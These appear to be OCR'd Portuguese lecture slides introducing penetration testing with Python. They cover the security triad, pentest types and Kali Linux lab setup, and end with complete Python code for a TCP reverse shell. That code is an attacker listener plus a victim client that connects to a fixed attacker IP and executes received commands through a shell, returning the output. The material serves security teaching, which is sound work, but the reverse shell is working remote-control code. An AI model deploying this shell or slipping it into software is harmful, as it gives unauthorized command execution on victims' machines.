INTRODUÇÃO AO PENTEST COM PYTHON

PYTHON

- Graduação em Engenheira de Computação
- Mestre em Engenharia de Computação
- Professor da Graduação
- Coordenador do Laboratório Aberto
- Coordenador do MBA em Data Science e IoT

PENTEST COM PYTHON

Desmistificando PenTest

INTRODUÇÃO AO PENTEST

Desmistificando PenTest

Me. Daniel Corrêa da Silva

PENTEST – TESTE DE PENETRAÇÃO

Segurança da Informação: proteção oferecida a um sistema de informação automatizado para atingir os objetivos apropriados de preservação da integridade, disponibilidade e confidencialidade de ativos de sistemas de informação (hardware, software, firmware, informações/dados e telecomunicações).

A. CONFIDENCIALIDADE:

- **Confidencialidade de dados:** garante que informações privadas ou confidenciais não fiquem disponíveis nem sejam reveladas a indivíduos não autorizados.
- **Privacidade:** garante que indivíduos controlem quais informações sobre eles podem ser coletadas e armazenadas, por quem e para quem tais informações podem ser reveladas.

B. INTEGRIDADE:

- **Integridade de dados:** garante que informações e programas sejam alterados somente de maneira especificada e autorizada.
- **Integridade de Sistemas:** garante que um sistema desempenhe sua função pretendida de maneira incólume, livre de manipulação não autorizada do sistema, seja deliberada, seja inadvertida.

C. DISPONIBILIDADE:

- garante que os sistemas funcionem prontamente e que não haja negação de serviços a usuários autorizados.

Triade de Requisitos de Segurança

PENTEST – TESTE DE PENETRAÇÃO

C. **AUTENTICIDADE:** assegurar a legitimidade na verificação e identificação do emissor da mensagem com o objetivo de garantir se a fonte da mensagem é confiável ou não.

D. **RESPONSABILIDADE:** capacidade de rastrear uma violação mediante o registro de todas as atividades para uma posterior análise forense.

PENTEST – TESTE DE PENETRAÇÃO

Definição: método que avalia a segurança de um sistema ou rede mediante teste de penetração.

Tipos de PenTest:

- Testes em serviços de rede;
- Testes de aplicação web
- Testes de client side
- Teste de engenharia social

INTRODUÇÃO KALI LINUX

Desmistificando PenTest

Me. Daniel Corrêa da Silva

PENTEST – TESTE DE PENETRAÇÃO


Kali Linux:


- Distribuição Baseada no Debian
- Sucessor do Back Trak
- Destinado à auditoria e segurança
- Mantido pela Offensive Security
- Recursos:
  - ✳ Nmap
  - ✳ Wireshark
  - ✳ Jhon the Ripper
  - ✳ Aircrack-ng

KALI LINUX

Preparação do ambiente:

- Versão do Kali Linux
- Versão do Python






KALI LINUX

Preparação do ambiente:

- Verificando rede



KALI LINUX

Preparação do ambiente:

Configurar virtual box como NAT:


1 - Acessar o menu Dispositivos

2 - Acessar a opção Redes

3 - Acessar Configuração de Redes

4 - Confirme a conexão com a internet executando:


- ping 8.8.8.8



KALI LINUX

Shell reverso do TCP:

- O Firewall bloqueia as solicitações de conexão com a máquina alvo;
- O shell reverso faz com que o cliente conecte-se à máquina do invasor;
-



KALI LINUX

Shell reverso do TCP:

- Serviço TCP que aceita conexão do alvo;

```python
# Servico TCP Server: maquina do invasor
import socket # Para construir a conexao TCP

def connect():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Inicia um objeto Socket 's'
    s.bind(("192.168.109.250", 8080)) # Define o endereco IP do invasor
    s.listen(1) # Ouve e aguarda na porta 8080 a conecxao de um albo em especifico
    print ('[+] Ouvindo para aceitar a conecxao TCP sobre a porta 8080 ...')

    # funcao accept(): retorna o ID do objeto da conexao (conn) retorna o endereco IP
    # e a porta de origem do alvo no formato de uma tupla (IP,port)
    conn, addr = s.accept()
    print ('[+] Obtivemos a conecxao do: ', addr)
    while True:
        # Obter os dados do usuario e armazenar na variavel command
        command = input("Shell> ")
        print(command)
        # Se o comando finalizado, informamos ao alvo e interropemos o loop
        if 'terminate' in command:
            conn.send('terminate'.encode())
            conn.close()
            break
        else: # Senao, enviamos o comando ao alvo
            conn.send(command.encode())
            print (conn.recv(1024) ) # imprime o resultdo que retornou do alvo
def main ():
    connect()
main()
```

KALI LINUX

Shell reverso do TCP:

- ClienteTCP que solicita a conexão;

```python
# TCP Cliente: maquina cliente

import socket # Construindo conexao TCP
import subprocess # Iniciar o shell do sistema

def connect():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # inicializa o objeto socket 's'
    s.connect(('192.168.109.250', 8080)) # Define o endereco IP do invasor e a porta de conexao
    while True: # Recebe os comando da maquina Kali Linux
        command = s.recv(1024) # recebe os primeiros 1025 KB do socket TCP
        # Se obter o comando de finalização do invasor,
        # fecha a conexao socket e finaliz o loop
        if 'terminate' in command.decode('utf-8'):
            s.close()
            break
        else: # Senao, recebe o comando
            CMD = subprocess.Popen(command.decode('utf-8'), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            s.send( CMD.stdout.read() ) # envia o resultado do comando
            s.send( CMD.stderr.read() ) # envia o erro, se uma ocorrer uma sitaxe de erro
def main ():
    connect()
main()
```